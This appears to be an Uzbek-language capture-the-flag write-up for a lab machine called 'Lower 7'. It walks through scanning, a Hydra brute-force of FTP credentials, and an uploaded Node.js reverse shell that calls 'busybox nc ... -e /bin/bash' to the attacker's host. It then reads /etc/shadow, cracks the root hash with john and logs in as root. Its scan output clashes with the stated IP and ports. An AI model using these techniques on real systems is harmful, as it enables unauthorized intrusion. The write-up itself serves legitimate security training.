Lower 7

Umumiy Ma’lumotlar

`IP address`	10.13.1.198
`Operatsion Tizim Nomi (Distribution)`	Linux
`Operatsion Tizim Kernel Verisyasi`	Linux 4.X|5.X
`Web Server dasturi va Versiyasi`	Node.js
`Ochiq Portlar`	21,3000

Topilgan Flaglar

▼ User Flag

💡 User Flag: 9f903b45d270a2d0b95c68b4f3aac03f

▼ Root Flag

💡 Root Flag: 97b79229372dea359415afef3e350241


Toplgan Zaifliklar

CVE-XXXX-XXXX	Ushbu CVE x dasturining 2.X.X-versiyasida mavjud bo’lib, hujumchiga X hujumni amalga oshirishga yordam beradi. Bu zaiflik X zailik deb ataladi. Ushu havola orqali batafsil o’rganib chiqish mumkin. [Link qoldirasiz.]	Exploit linki berilishi kerak agar mavjud bo’lsa

Hisobot

▼ Enumeration (Ma’lumot to’plash

IPni topish uchun `sudo arp-scan -l |grep 08:00` qildik



endi uni `nmap -p- <ip> -T4 -A` orqali scaner qilamiz

```
┌──(umar㉿kali)-[~]
└─$ nmap -p- 10.13.1.139 -T4 -A
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-15 15:22 +0500
Nmap scan report for 10.13.1.139
Host is up (0.00071s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_  256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
6379/tcp open  redis   Redis key-value store
MAC Address: 08:00:27:81:8A:6F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.71 ms 10.13.1.139

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds

┌──(umar㉿kali)-[~]
└─$
```

endi web brauzerdagi directorylarni koramiz


```
┌──(umar㉿kali)-[~]
└─$ feroxbuster -u http://10.13.1.198:3000 -w /usr/share/wordlists/dirb/common.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://10.13.1.198:3000/
 🚩 In-Scope Url          │ 10.13.1.198
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.13.1
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        1l        3w       17c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET       10l       15w      151c http://10.13.1.198:3000/.svn/entries
200      GET        9l       28w      189c http://10.13.1.198:3000/
404      GET       10l       15w      148c http://10.13.1.198:3000/.git/HEAD
404      GET       10l       15w      166c http://10.13.1.198:3000/_vti_bin/_vti_adm/admin.dll
404      GET       10l       15w      157c http://10.13.1.198:3000/_vti_bin/shtml.dll
404      GET       10l       15w      167c http://10.13.1.198:3000/_vti_bin/_vti_aut/author.dll
404      GET       10l       15w      150c http://10.13.1.198:3000/CVS/Entries
404      GET       10l       15w      153c http://10.13.1.198:3000/CVS/Repository
404      GET       10l       15w      147c http://10.13.1.198:3000/CVS/Root
[####################] - 5s     4614/4614    0s      found:9       errors:0
[####################] - 4s     4614/4614    1214/s  http://10.13.1.198:3000/

┌──(umar㉿kali)-[~]
└─$
```


bu yeda faqat bitta d

irectory bor ekan holos uni koramiz




bu yerdan hech narsa topa olmadik endi bu yerga harakat qilishning orniga ftpga urinib koramiz

▼ Exploitation (Buzib kirish)



bu yerda ftpning user nomini bilmagandik lekin urinish natijasida topdik endi uni hydra orqali brute force qilamiz




ftpning parolini topdik login: `a.clark` password: `dragon`
ending ulanib ichidan malumot izlaymiz

uning ichidan hech narsa topa olmadik lekin u yerga file yuklay olganimiz sababli bi u yerga reverse shell keltiradigan file yuklaymiz


shellning ichi:

```
const { exec } = require('child_process');


module.exports = (req, res) => {
exec('busybox nc 10.13.0.222 7777 -e /bin/bash', (error, stdout) => {
res.send(${stdout.trim()});
});
};
```



endi buni web sitedan ochishga harakt qilganimizda bizga shell kelishi kerak shi uchun biz tinglovchi terminal ishga tushiramiz




endi webdan uni chaqiramiz



File not found...

▼ Initial Access (Kirish huquqiga erishish)

va bizga shell keldi va uning ichidan shellni oldik



endi shellni davomiy qilamiz

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
whoami
a.clark
ls
user.txt
cat use
cat user.txt
9f903b45d270a2d0b95c68b4f3aac03f
python3 -c 'import pty; pty.spawn("/bin/bash")'
a.clark@lower7:~$ id
id
uid=1000(a.clark) gid=1000(a.clark) grupos=1000(a.clark),42(shadow)
a.clark@lower7:~$
```

endi privillage escalarion uchun yaxshi narsa topdik biz /etc/shadow filesida bor ekanmiz u yerdan rootning parol hashi bilan johnni crack qilamiz userga ulangan terminalda emas o`zimizning terminalimizga o`tib crac qilib olamiz

```
john --format=crypt hash.txt --wordlist=/usr/share/wordlis
ts/rockyou.txt
```

```
┌──(umar㉿kali)-[~]
└─$ echo '$y$j9T$9VFLJjKZix0Ugj9YsoOCS.$z0FVk.1CCNx/YRzEmwjcz6z4oYqa7YD6QyXd52jxyLD'> hash.txt

┌──(umar㉿kali)-[~]
└─$ john --format=crypt hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/umar/.john
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:12 0.03% (ETA: 07:37:12) 0g/s 374.4p/s 374.4c/s 374.4C/s joselyn..class08
0g 0:00:00:17 0.04% (ETA: 07:19:24) 0g/s 379.7p/s 379.7c/s 379.7C/s oblivion..alejo
bassman          (?)
1g 0:00:00:50 DONE (2026-10-17 18:50) 0.01978g/s 332.3p/s 332.3c/s 332.3C/s ice-cream..yenifer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(umar㉿kali)-[~]
└─$
```

va endi rootga o`tib rootning flagini o`qiymiz \

▼ Privilage Escalation (Huquqlarni oshirish)

```
su root
Contraseña: bassman

root@lower7:/home/a.clark# ls
ls
hash.txt  user.txt
root@lower7:/home/a.clark# cat /root/root.txt
cat /root/root.txt
97b79229372dea359415afef3e350241
root@lower7:/home/a.clark#
```